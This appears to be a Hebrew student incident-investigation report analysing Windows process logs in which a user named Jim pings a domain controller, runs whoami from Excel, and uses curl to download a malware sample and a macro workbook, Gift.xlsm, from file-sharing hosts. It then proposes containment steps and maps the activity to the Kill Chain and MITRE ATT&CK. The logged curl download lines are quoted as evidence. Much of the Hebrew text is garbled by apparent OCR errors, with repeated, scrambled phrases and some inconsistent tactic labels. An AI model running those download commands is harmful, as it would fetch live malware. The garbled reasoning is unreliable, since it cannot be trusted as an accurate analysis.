אחרי whoami ומריץ DCל טושה פינגים ס

"C:\	\Windows\system32\cmd.exe"	C:\Windows\explorer.exe
pin	ng dc	C:\Windows\System32\cmd.exe
pin	ng 10.10.10.10	C:\Windows\System32\cmd.exe
"C:\	\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"type=utilityutility-sub-type=asset_store.mojom.AssetStor	C:\Program Files (x86)\Microsoft\Edge
pin	ng dc.local.course	C:\Windows\System32\cmd.exe
who	oami	C:\Windows\System32\cmd.exe

סומת בוריד קובץ מURL הכניס משתמשת בוריד קובץ מURL הלוגים המפלילים - הפקודה שIM הכניס משתמשת בוריד קובץ מURL שיתופים לmalware ושומר אותו בתור cmd.xex, סיומת שבדרך כלל משומשת בשביל קבצים של xbox360

"C:\Windows\system32\cmd.exe" C:\Windows\system32\cmd.exe C:\Windows\System32\cmd.exe curl -o cmd.xex https://bazaar.abuse.ch/download/69583b9a85076bf1690ef00fceeb77ac998a991375d8ee809ec2fa037f09f3e4/ C:\Windows\System32\cmd.exe C:\Windows\System32\cmd.exe

ourl משתמש בר שוב ומוריד את Gift.xlsm מאתר של שיתוף והורדת קבצים שיכול להכיל את משתמש בר שוב ומוריד את sim מראה שיש פה מדוניים, הסיומת של מצוח שיכולים שיכולים שיכולים שתפקידם לתקוף את המערכת.

curl -o Gift.xlsm https://file.io/atAOsYothaq0	C:\Windows\System32\cmd.exe
curl -o Gift.xlsm https://file.io/atAOsYothaq0	C:\Windows\System32\cmd.exe

י נבדוק את השימוש בקובץ הgift.xlsm ברשימת הלוגים לפי סדר כרונולוגי: •

5/7/2024, 8:32:37.660 AM	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\ <mark>Gift.xlsm</mark> "
5/7/2024, 8:32:43.984 AM	
5/7/2024, 8:51:15.623 AM	$"C:\Program\ Files\Microsoft\ Office\Root\Office16\EXCEL.EXE"\ "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm"$
5/7/2024, 8:51:19.843 AM	
5/7/2024, 8:52:59.084 AM	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\ <mark>Gift.xIsm</mark> "
5/7/2024, 9:02:20.398 AM	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm"
5/7/2024, 9:02:21.558 AM	
5/7/2024, 9:02:35.248 AM	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm"
5/7/2024, 9:02:36.397 AM	
5/7/2024, 9:03:02.895 AM	$"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm"$
5/7/2024, 9:03:05.500 AM	
5/7/2024, 12:07:41.067 PM	curl -o Gift.xlsm https://file.io/atAOsYothaq0
5/7/2024, 12:07:43.610 PM	
5/7/2024, 12:07:49.842 PM	curl -o Gift.xlsm https://file.io/atAOsYothaq0
5/7/2024, 12:07:57.485 PM	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\ <mark>Gift.xlsm</mark> "
5/7/2024, 12:08:07.169 PM	
5/7/2024, 12:09:15.443 PM	C:\Windows\splwow64.exe 8192
5/7/2024, 12:13:59.293 PM	
5/7/2024, 12:14:39.812 PM	whoami
5/7/2024, 12:14:55.257 PM	whoami
5/7/2024, 12:37:53.526 PM	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\ <mark>Gift.xlsm</mark> "
5/7/2024, 12:37:54.800 PM	
5/7/2024, 12:38:03.237 PM	whoami

י שהוא הוריד שהוא את עצמו, בבוקר הוא גם השתמש בgift.xlsm אבל רק אחרי שהוא הוריד Jim ס מנסה להסוואת את עצמו, בבוקר הוא גם השתמש whoami, נראה שהוא החליף את הקובץ בעובץ באותו שם התחילו להתבצע פקודות של whoami ומנסה להסתיר את עצמו.

4. מסקנות וסיכום של הניתוח/חקירה:

- דפוס פעולה חוזר המשתמש Jim מריץ פקודת whoami שלושה פעמים בזמן יחסית קצר
 דרך excel.
 - מצביע על אפשרות שיש פה שימוש changing process & parent process ID כ בסקריפטים/אוטומציה מסויימת שיכולה להיות זדונית או פתיחה וסגירה חוזרת של הקובץ.
- התנהגות חשודה: משתמשים לא מריצים פקודות כמו "whoami" מתוך (כמעט תמיד cmd) מתוך cmd מתוך whoami מורץ מתוך השביל ליצר הסוואה (cmd) מתוך מתוך השביל ליצר הסוואה להסתיר פעילות זדונית ולנסות לערבב את זה ביחד עם שימוש רגיל של excel.
- מסקנה: advanced recon ומבצע lateral movement מסקנה: Jim בשלב התקפי של privilege escalation עוד privilege escalation כדי להכנס עמוק יותר לתור המערכת ולהשיג הרשאות יותר חזקות, הוא משתמש בexcel כמסווה בזמן שהוא מנסה להשיג עוד מידע על משתמשים אחרים ועל scripts או acros חולשות פונטציאליות נוספות, יש לציין שיש אפשרות מסויימת שTim מפעיל scripts או זדוניים בלי ידיעה כי הוא הוריד קובץ שרץ אוטומטית, אבל הסיכוי לכך נמוך מאוד.

5. אירוע אמת או false positive:

מדובר באירוע אמת

6. כיצד נטפל באירוע:

• תגובות מיידיות:

- □ בידוד": השלב הראשון יהיה לבודד כל מערכת נגועה שיכול להיות שJimu עשה לה מערכות נגועה שיכול להיות שdimu ומונע מהתוקף להכנס לעוד מערכות, כמובן גם לדבר עם Jimu יהיה נחמד
- ס לזהות משתמשים או מערכות נגועות: צריך להבין את גודל האירוע, שזה אומר לזהותעוד משתמשים או מערכות נגועות, אפשר לעשות את זה ע"י עוד לוגים EDR וכו'.
 - ס לשנות את הרשאות והcredentials: אפשר לעשות לפות את הרשאות זה יכול במשתמשים אחרים שהוא הצליח להשיג גישה אליהם, גם למנוע מתוקף מלהשתמש במשתמשים אחרים שהוא הצליח להשיג גישה אליהם, גם אפשר ליישם MFA אם זה לא נמצא בשימוש בחברה.
- ס לחזק הגנה בשכבה החיצונית של הרשת: לבדוק את ההגדרות של הוורדוק ולבדוק ולבדוק ולבדוק ולבדוק מוורדים ומוורדים וחיצונית של הרשת: לבדוק את הפשר לעשות חיצוק לנקודות הגישה ולעשות מוניטור לתנועת רשת חשודה בצורה קלה, אפשר לעשות חיצוק לנקודות הגישה ולעשות מוניטור לתנועת רשת חשודה

תגובות לטווח הארוך:

- ס חקירה מעמיקה יותר: צריך לחקור את כל הפעולות שהיוסר Jim עשה, עוד לוגים מעוד סורסים אחרים, וכמובן לחקור את Gift.xlsm המפתח להבנה של מה שבאמת קורה נמצא שם, צריך לחקור את הקובץ בשיטת sandbox כדי לבודד, כמובן לתעד הכל.
 - ס ניקוי מערכת: אחרי שההתקפה טופלה או מבודדת כל הרשת והמערכות צריכים
 ס ביקוי מערכת: אחרי שההתקפה טופלה או מבודדת כל הרשת והמערכות צריכים
 להיסרק ולהיות נקיים, זה יכול לכלול התקנה של OS חדשים לעשות נקיים, זה יכול לכלול התקנה של backdoor או backdoor שהתוקף השאיר לנו.
- לימוד ורענון של נהלי בטיחות ואבטחת מידע: לחזור עם כל העובדים על עקרונות של
 אבטחת מידע וגם להגדיל מודעות לסוגים נפוצים של התקפות.
- לעשות בדיקה ולשפר נהלי אבטחת מידע: צריך להשתמש באירוע ככלי חיובי שיאפשר
 לנו לשפר את רמת האבטחה בעתיד, לעשות התאמות נדרשות כתוצאה מהמסקנות של
 האירוע שימנעו אירועים כאלה מלחזור על עצמם בעתיד.

7. <u>השלב ב-CyberKill Chain</u>

השלב בעוך הרשת ובשלב הוא Cyber Kill Chain הוא Exploitation, בגלל שהתוקף שלנו הוא כבר בתוך הרשת ובשלב Lateral Movement

שלב exploitation הוא שלב שבו התוקף מנצל חולשות ומידע שגילה בשלבים קודמים כדי להצליח שלב target network ולהשיג את המטרות שלהם, בשלב הזה התוקף בדרך כלל זז בצורה צדדית.

8. טכניקה או טקטיקה בMITRE:

- הטכניקות המשמשות באירוע שלנו היא

TA008 - Lateral Movement

עם שילוב של System Owner/User Discovery עם שילוב של

הטקטיקה היא Discovery - התוקף מנסה להשיג עוד מידע ועוד גישה ברשת.

/https://attack.mitre.org/tactics/TA0008 לינק מצורף:

/https://attack.mitre.org/techniques/T1033 :לינק מצורף

בתנועה צדדית התוקף מנסה להשיג גישה יותר עמוקה וחזקה ברשת.

בystem owner/user discovery התוקף מנסה לזהות משתמשים או הadmins לנצל.

מקורות הפרויקט: גוגל, אתרי סריקה,בארד, GPT, MITRE, מוח, והכי חשוב מורה מדהימה!!